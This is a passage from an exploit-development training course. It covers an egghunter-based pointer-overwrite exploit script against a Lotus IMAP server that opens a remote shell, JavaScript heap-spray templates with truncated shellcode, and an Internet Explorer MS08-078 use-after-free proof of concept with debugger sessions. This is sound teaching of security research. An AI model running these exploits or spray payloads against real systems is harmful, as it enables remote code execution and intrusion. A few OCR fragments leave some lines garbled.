    digest = m.digest()

    # EGGHUNTER 32 Bytes
    egghunter ="\x33\xD2\x90\x90\x90\x42\x52\x6a"
    egghunter+="\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
    egghunter+="\xf4\xb8\x6e\x30\x30\x62\x8b\xfa"
    egghunter+="\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

    payload = "\x90" * 32 + egghunter + "\x41"*192
    # the following DWORD is stored in ECX
    # at the time of overflow the following call is made
    # call dword ptr [ecx] (# JMP EAX 0x773E1A2C shell32.dll)
    # 0x774b4c6a = pointer to JMP EAX ( 0x773E1A2C )
    payload += struct.pack('<L', 0x774b4c6a)
    payload += "\x41" + "\xE9\x02\xFF\xFF\xFF" + "\x43" * 4

    # Base64 encode the user info to the server
    login = payload + ' ' + digest
    login = base64.encodestring(login) + '\r\n'

    sock.send(login)
    response = sock.recv(1024)
```



```
        print response

if __name__=="__main__":
        try:
                target = sys.argv[1]
        except IndexError:
                print 'Usage: %s <imap server>\n' % sys.argv[0]
                sys.exit(-1)
        for i in range(0,4):
           SendBind(target)
        ExploitLotus(target)
```

The egghunter does its job and finds the shellcode in memory as shown below.




Figure 68: Pattern n00bn00b found

And finally, we get our remote shell on port 4444 and a session opened from localhost with a telnet session.




Figure 69: Getting our remote shell

Exercise

1) Repeat the required steps in order to obtain a remote shell on the vulnerable server.
2) If you are wondering why we put 450 bytes of NOPs before the shellcode, try understanding by yourself removing the sled and rerunning the exploit (HINT: searchstr.py is your friend!!!).

Wrapping up

In this module we exploited a real world Pointer Overwrite vulnerability, and managed to overcome stringent space requirements by utilizing an egghunter.

Module 0x06 Heap Spraying

Lab Objectives

- **Understanding JavaScript Heap internals**
- **Learning how to spray the heap**
- **Exploiting MS08-079 on Windows Vista SP0**

Overview

Heap Spraying[52] is a technique used mostly (but not only) in browser exploitation to obtain code execution through the help of consecutive heap allocations. Developed by Blazde and SkyLined, heap spraying was first used (in browsers[53]), in the MS04-040[54] exploit against Internet Explorer. The technique is generally used when the attacker is able to "control the heap". Once control over execution flow is gained, the malicious code can try to inject heap chunks containing nop sleds and shellcode, until an invalid memory address, usually controlled by the attacker, becomes valid with the consequence of executing arbitrary code.

[52] http://en.wikipedia.org/wiki/Heap_spraying

[53] It seems that the first time, Heap Spray was seen in 2001 for a Microsoft Internet Information Services Remote Buffer Overflow http://research.eeye.com/html/advisories/published/AD20010618.html

[54] http://www.microsoft.com/technet/security/bulletin/MS04-040.mspx , http://www.milw0rm.com/exploits/612

JavaScript Heap Internals key points

When an application needs to allocate memory dynamically, it usually makes use of the heap memory manager. In Windows operative systems, when a process starts, the heap manager automatically creates a new heap called the default process heap.

Although some processes make use of the default process heap for their needs only, a large number create additional heaps using the HeapCreate API, in order to isolate different components, running in the process itself. Many other processes make a large use of the *C Run Time heap* for almost any dynamic allocation (malloc / free function). In any case, usually, any heap implementation makes use of the Windows Heap Manager which, in turn, calls the Windows Virtual Memory Manager to allocate memory dynamically.

A very good explanation of the Internet Explorer Heap Internals can be found in the brilliant paper "JavascriptFeng-Shui"[55] written by Alexander Sotirov in 2007. In this paragraph we will try to summarize Sotirov's work to better understand the Heap Spray Technique.

The first important key point highlighted by Sotirov, and sensed by Skylined in 2004, is that JavaScript strings are peculiar, because allocated in the default process heap while, the JavaScript engine allocates any other object in memory using the CRT dedicated Heap. This point is very important because it is the main reason why we can control the heap from the browser.

[55] http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf




Figure 70: Windows Heap Manager

To allocate memory in the default process heap from JavaScript you need to concatenate strings or use the substr function:

```
var str1 = "AAAAAAAAAAAAAAAAAAAA";  // doesn't allocate a new string
var str2 = str1.substr(0, 10);      // allocates a new 10 character string
var str3 = str1 + str2;             // allocates a new 30 character string
```

JavaScript String Allocation on the Heap

Moreover JavaScript strings are stored in memory as a binary string[56]:

```
string size | string data                                  | null terminator
4 bytes     | length / 2 bytes                             | 2 bytes

0E 00 00 00 | 41 00 41 00 41 00 41 00 41 00 41 00 41 00 | 00 00
```

Binary string in memory

Which means that for a certain string (*strX*) there will be allocated *strX.len*2+6* bytes on the heap, or that to allocate a certain *X* bytes your string length must be equal to *(Xbytes – 6)/2*.

Sometimes, in order to control the heap layout, we'll need also a way to free heap blocks. From JavaScript to free an allocated string you need to delete all references to it and run the garbage collector calling CollectGarbage(). PLEASE NOTE: As highlighted by Sotirov, allocation and free operations must be done inside a function scope otherwise the Garbage Collector won't free the string):

```
varstr;
[... String Allocation ...]
[..]
functionfree_str() {
        str = null;
        CollectGarbage();
}
```

Freeing the Heap from JavaScript

56 http://msdn.microsoft.com/en-us/library/ms221069.aspx

The last key point to keep in mind is in some cases the JavaScript Memory allocator within OLEAUT32.dll won't allocate our strings in the default process heap because of the free blocks caching system, To mitigate this problem which can make the exploitation less reliable, Sotirov suggests using a technique that frees the cache before each allocation. We won't analyze such techniques because, as you will see, it won't be necessary in our exploit (caching system works for blocks size < 32Kb and our allocations will be much bigger). Still it's important to keep in mind that in some exploits, especially heap corruption ones where precise allocations are essential, the "Plunger" technique could be very useful.

Heap Spray: The Technique

Why and when Heap Spraying is possible? This technique is possible mainly because the heap allocator is deterministic. That means, a specific sequences of allocations and frees can be used to control the heap layout[55] and heap blocks will roughly be in the same location every time the exploit is executed. The general circumstances that makes Heap Spraying possible are basically two things:

- **The malicious code must be able to control the heap;**
- **The "return address"[57] must be within the possible heap range address.**

[57] The term "return address" is inapt here because Heap Spraying can be used with different kind of vulnerabilities where we don't necessary overwrite a return address, for example in function pointer/object pointer overwrites.

The heap area begins at the end of the data segment and grows to larger addresses. In the Windows operating system, the heap area, shared by all *dlls* loaded by the process, is in the range of 0x00130000 – 0x3fffffff[58]. As introduced previously, the scope of the technique is arranging heap blocks in order to redirect application execution flow to our shellcode. Depending on the vulnerability there are different implementations for the heap spray technique. The following JavaScript code shows a possible implementation that can be applied when we are able to directly call or jump to a specific address (for example in function pointer overwrites or stack based overflows):




Figure 71: Heap Layout before exploitation

[58] http://www.openrce.org/reference_library/files/reference/Windows%20Memory%20Layout,%20User-Kernel%20Address%20Spaces.pdf




Figure 72: Heap Layout after exploitation

```
var NOP = unescape("%u9090c%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090");
var SHELLCODE = unescape("%ue8fc%u0044%u0000%u458b%u8b3c...REST_OF_SHELLCODE);
var evil = new Array();
var RET  = unescape("%u0c0c%u0c0c");
while (RET.length< 262144) RET += RET;
   // Fill memory with copies of the RET, NOP SLED and SHELLCODE
for (var k = 0; k < 200; k++) {
evil[k] = RET + NOP + SHELLCODE;
   }
```

Heap Spray Basic Example

The above JavaScript code, fills heap memory with ret, nop sleds and shellcode until the invalid address, "RET", becomes valid. Moreover our heap chunks will be aligned in order to make *0x0c0c0c0c* pointing to our nop sled. Once heap layout has been set, we trigger the vulnerability, *0x0c0c0c0c* is then called and our shellcode executed.




Figure 73: Function Pointer overwrite dereference sequence

The second implementation is mostly used in object pointer overwrites where a vftable[59] function pointer can be controlled. This is what we will continue to analyze in this module. When an object is created then a pointer (vpointer) to its class vftable is added as a hidden member of the object itself (first 4 bytes of the object). If a virtual function[60] is called using an object pointer, the following ASM code is generated by the compiler:

```
mov ecx, dwordptr[eax]     ; get the vftable address
push eax                   ; pass 'this' C++ pointer as an argument
call dword ptr[ecx+0Xh]    ; call the virtual function at offset 0xXh
```

ASM code generated by the compiler for a virtual table function call

Overwriting the vpointer (eax register in the previous example) can obviously lead to code execution because we can point to a fake vtable containing pointers to our shellcode. The sequence of dereferences is shown in next figure

[59] http://en.wikipedia.org/wiki/Virtual_table

[60] http://en.wikipedia.org/wiki/Virtual_function




Figure 74: Object pointer overwrite dereference sequence

while what you see below is presented as an example of a possible JavaScript implementation of the heap spray for object pointer overwrites.

```
var SHELLCODE = unescape("%ue8fc%u0044%u0000%u458b%u8b3c...REST_OF_SHELLCODE);
var evil = new Array();
var FAKEOBJ  = unescape("%u0c0c%u0c0c");
while (FAKEOBJ.length< 262144) FAKEOBJ += FAKEOBJ;
// Fill memory with copies of the FAKEOBJ and SHELLCODE; FAKEOBJ acts also as
// a NOP sled in this case.
for (var k = 0; k < 200; k++) {
evil[k] = FAKEOBJ + SHELLCODE;
}
```

Possible Javascript impelementation of the Heap Spray technique for Object Pointer Overwrites

u 0c0c0c0c entity encoded.
&#

hex(3084) = 0c0c
0?

Heap Spray Case Study: MS08-078 POC

In this section we are going to start analyzing a vulnerability reported in the MS08-078 bulletin[61]. The vulnerability, which affected most versions of IE in 2008, consists of a "use of a pointer after free" in *mshtml.dll* triggered via a crafted XML document containing nested SPAN elements[62]. It's important to understand the nature of the vulnerability, there's no heap corruption or heap-based overflow involved. The bug is an invalid pointer dereference and because the pointer is under our control, we are able to gain code execution. We are going to exploit this vulnerability on the Windows Vista SP0 platform so, let's go deeper and analyze the bug with the first POC, attaching the debugger to the IE process:

```
<html>
<script>
        document.write("<iframe src=\"iframe.html\">");
</script>
</html>
```

First part of MS08-078 POC01 (POC01.html)

```
<XML ID=I>
        <X>
                <C>
                        <![CDATA[
                                <image
                                        SRC=http://&#3084;&#3084;.xxxxx.org
                                >
                         ]]>

                </C>
        </X>
</XML>

<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
        <XML ID=I>
        </XML>
        <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
        </SPAN>
</SPAN>
```

Second part of MS08-078 POC01 (iframe.html)

[61] http://www.microsoft.com/technet/security/bulletin/ms08-078.mspx

[62] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4844

POC01 consists in two files: an html file containing a JavaScript which, at the moment, doesn't do anything interesting, but it does include an iframe which is the trigger.

Need bp 0x6e292954

```
0:011> g
ModLoad: 6df30000 6dfa8000   C:\Windows\system32\jscript.dll
ModLoad: 73550000 73679000   C:\Windows\System32\msxml3.dll
(f6c.cc4): Unknown exception - code e0000001 (first chance)
(f6c.cc4): Unknown exception - code e0000001 (first chance)
(f6c.cc4): Unknown exception - code e0000001 (first chance)
(f6c.cc4): Unknown exception - code e0000001 (first chance)
ModLoad: 6ddd0000 6de79000   C:\Program Files\Common Files\System\Ole DB\oledb32.dll
ModLoad: 73860000 7387f000   C:\Windows\system32\MSDART.DLL
ModLoad: 745f0000 74676000   C:\Windows\WinSxS\x86_microsoft.windows.common-
controls_6595b64144ccf1df_5.82.6000.16386_none_87e0cb09378714f1\COMCTL32.dll
ModLoad: 77c00000 77c74000   C:\Windows\system32\COMDLG32.dll
ModLoad: 6ebb0000 6ebc7000   C:\Program Files\Common Files\System\Ole DB\\OLEDB32R.DLL
ModLoad: 73850000 73859000   C:\Windows\system32\Nlsdl.dll
ModLoad: 73850000 73859000   C:\Windows\system32\idndl.dll
(f6c.cc4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00000000 ecx=0342ee98 edx=6c5a1ae5 esi=0342ee98 edi=0343f460
eip=6c742954 esp=0320f488 ebp=0320f4a8 iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206

mshtml!CXfer::TransferFromSrc+0x34:
6c742954 8b08            mov ecx,dword ptr [eax]  ds:0023:0c0c0c0c=????????
```

POC01 Windbg session

In the previous Windbg session, opening POC01 from IE, we get an access violation at address *0x6c742954*. Inspecting that address with the disassembler we can see the following result:

```
0:005>u 6c742954
mshtml!CXfer::TransferFromSrc+0x34:
6c742954 8b08            mov ecx,dword ptr [eax]
6c742956 57              push edi
6c742957 50              push eax
6c742958 ff9184000000    call dword ptr [ecx+84h]
```

A closer look to the vulnerable function




Figure 75: Invalid pointer reference generating the access violation

The "problem" seems to be in TransferFromSrc function within *mshtml.dll*. At crash time, the *EAX* register contains *0x0c0c0c0c* and the instruction at *0x6c742954* is trying to dereference a pointer at that address. Let's see if there's something in memory at that address:

```
0:005>dd 0x0c0c0c0c
0c0c0c0c  ???????? ???????? ???????? ????????
0c0c0c1c  ???????? ???????? ???????? ????????
0c0c0c2c  ???????? ???????? ???????? ????????
0c0c0c3c  ???????? ???????? ???????? ????????
0c0c0c4c  ???????? ???????? ???????? ????????
0c0c0c5c  ???????? ???????? ???????? ????????
0c0c0c6c  ???????? ???????? ???????? ????????
0c0c0c7c  ???????? ???????? ???????? ????????
```

Inspecting memory at address 0x0c0c0c0c

So, it seems we are trying to dereference an invalid pointer. But, where does that address come from? Is that pointer under our control? If you take a deeper look at the iframe source, you will notice a strange URL:

```
<image SRC=http://&#3084;&#3084;.xxxxx.org>
```

Exercise

1) Alter the POC so that code execution is redirected to the address 0x0d0d0d0d.

ఌ is the decimal representation of *0x0c0c...* This means that the pointer is under our control. Moreover, looking at the previous ASM code, it is very likely that we are facing a virtual function call. Let's run POC01 once again , this time putting a breakpoint on the *"mov ecx,dword ptr [eax]"* instruction:

```
0:011> bu mshtml!CXfer::TransferFromSrc+0x34
0:011> bl
0 e 6cc82954     0001 (0001)  0:**** mshtml!CXfer::TransferFromSrc+0x34
0:011> u 6cc82954
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08            mov ecx,dword ptr [eax]
6cc82956 57              push edi
6cc82957 50              push eax
6cc82958 ff9184000000    call dword ptr [ecx+84h]
6cc8295e 8b461c          mov eax, dword ptr [esi+1Ch]
6cc82961 8bf8            mov edi, eax
6cc82963 d1ef            shr    edi,1
6cc82965 83c802          or     eax,2
0:011> g
```

Windbg POC01 session setting a breakpoint on the vulnerable function

This time, opening POC01 from IE has a different result: execution flow stops at **mshtml!CXfer::TransferFromSrc+0x34** because of our breakpoint. More interesting is that our theory seems to be confirmed by Windbg, it shows us a virtual function table pointer at address *0x0348bdd0* (first 4 bytes of *CSpanElement* object?): **mshtml!CSpanElement::`vftable' (6c805a08)**:

```
Breakpoint 0 hit
eax=0348bdd0 ebx=00000000 ecx=034988d0 edx=00000000 esi=034988d0 edi=034a8cd8
eip=6cc82954 esp=02b1f6fc ebp=02b1f71c iopl=0         nv up ei pl nznaponc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08 mov ecx,dword ptr[eax] ds:0023:0348bdd0={mshtml!CSpanElement::`vftable' (6cb95a08)}
```

Windbg reveals a virtual function table pointer at address 0x0348bdd0

```
push    esi
mov     esi,ecx
xor     ebx,ebx
test    byte ptr [esi+1Ch],9
jne     mshtml!CXfer::TransferFromSrc+0x116 (6cc82a36)
mov     eax,dword ptr [esi]
cmp     eax,ebx
je      mshtml!CXfer::TransferFromSrc+0x111 (6cc82a31)
cmp     dword ptr [esi+4],ebx
je      mshtml!CXfer::TransferFromSrc+0x111 (6cc82a31)
cmp     dword ptr [esi+8],ebx
je      mshtml!CXfer::TransferFromSrc+0x111 (6cc82a31)
mov     ecx,dword ptr [eax]  ds:0023:0348bdd0={mshtml!CSpanElement::`vftable' (6cb95a08)}
push    edi
push    eax
call    dword ptr [ecx+84h]
mov     eax,dword ptr [esi+1Ch]
mov     edi,eax
shr     edi,1
or      eax,2
and     edi,1
test    byte ptr [esi+14h],4
mov     dword ptr [esi+1Ch],eax
je      mshtml!CXfer::TransferFromSrc+0x6e (6cc8298e)
```

Figure 76: CSpanElement Object vftable pointer

Resuming the execution flow, the breakpoint is hit again and then we get our access violation as expected[63]:

```
0:005> g
ModLoad: 749a0000 749a9000   C:\Windows\system32\Nlsdl.dll
ModLoad: 749a0000 749a9000   C:\Windows\system32\idndl.dll
Breakpoint 0 hit
eax=0c0c0c0c ebx=00000000 ecx=034988f8 edx=6caelae5 esi=034988f8 edi=034a8cd8
